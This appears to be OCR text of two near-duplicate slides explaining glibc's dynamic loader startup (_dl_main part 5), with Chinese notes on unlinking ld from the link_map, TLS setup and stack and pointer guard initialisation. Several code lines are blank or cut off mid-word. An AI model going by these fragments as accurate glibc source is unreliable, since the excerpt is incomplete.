
```
$ 

  GL(dl_rtld_map).l_prev->l_next = GL(dl_rtld_map).l_next;
  GL(dl_rtld_map).l_next->l_prev = GL(dl_rtld_map).l_prev;

  for (                                                    )
      i                                                     rtld_map))

  bool rtld_multiple_ref = false;
  if (__glibc_likely(i < main_map->l_searchlist.r_nlist))
  {
      rtld_multiple_ref = true;
      GL(dl_rtld_map).l_prev = main_map->l_searchlist.r_list[i - 1];
      assert (GL(dl_rtld_map).l_prev->l_next == GL(dl_rtld_map).l_next);
      GL(dl_rtld_map).l_prev->l_next = &GL(dl_rtld_map);
  }

  bool was_tls_init_tp_called = tls_init_tp_called;
  if (tcbp == NULL)
      tcbp = init_tls();

  if (__glibc_likely(need_security_init))
      security_init();
```

Unlink _rtld_global._dl_rtld_map

$ DL Start

_dl_main part5

- 將 ld 從 link_map 移除
- 如果 executable 有使用到，再加回去
- 初始化 tls
- 初始化 stack guard 以及 pointer guard




```
$ 

GL(dl_rtld_map).l_prev->l_next = GL(dl_rtld_map).l_next;
GL(dl_rtld_map).l_next->l_prev = GL(dl_rtld_map).l_prev;

for (i = 1; i < main_map->l_searchlist.r_nlist; ++i)
    if (main_map->l_searchlist.r_list[i] == &GL(dl_rtld_map))
        break;

bool rtld_multiple_ref = false;
if (__glibc_likely(i < main_map->l_searchlist.r_nlist))
{
    rtld_multiple_ref = true;
    GL(dl_rtld_map).l_prev = main_map->l_searchlist.r_list[i - 1];
    assert (GL(dl_rtld_map).l_prev->l_next == GL(dl_rtld_map).l_next);
    GL(dl_rtld_map).l_prev->l_next = &GL(dl_rtld_map);
}

bool wa
if (tcb
    tcb

if (__glibc_likely(need_security_init))
    security_init();
```

代表多個 _dl_rtld_map 在 linked list 當中，因此本身並非 executable

$ DL Start

_dl_main part5

- 將 ld 從 link_map 移除
- 如果 executable 有使用到，再加回去
- 初始化 tls
- 初始化 stack guard 以及 pointer guard



```
$
```

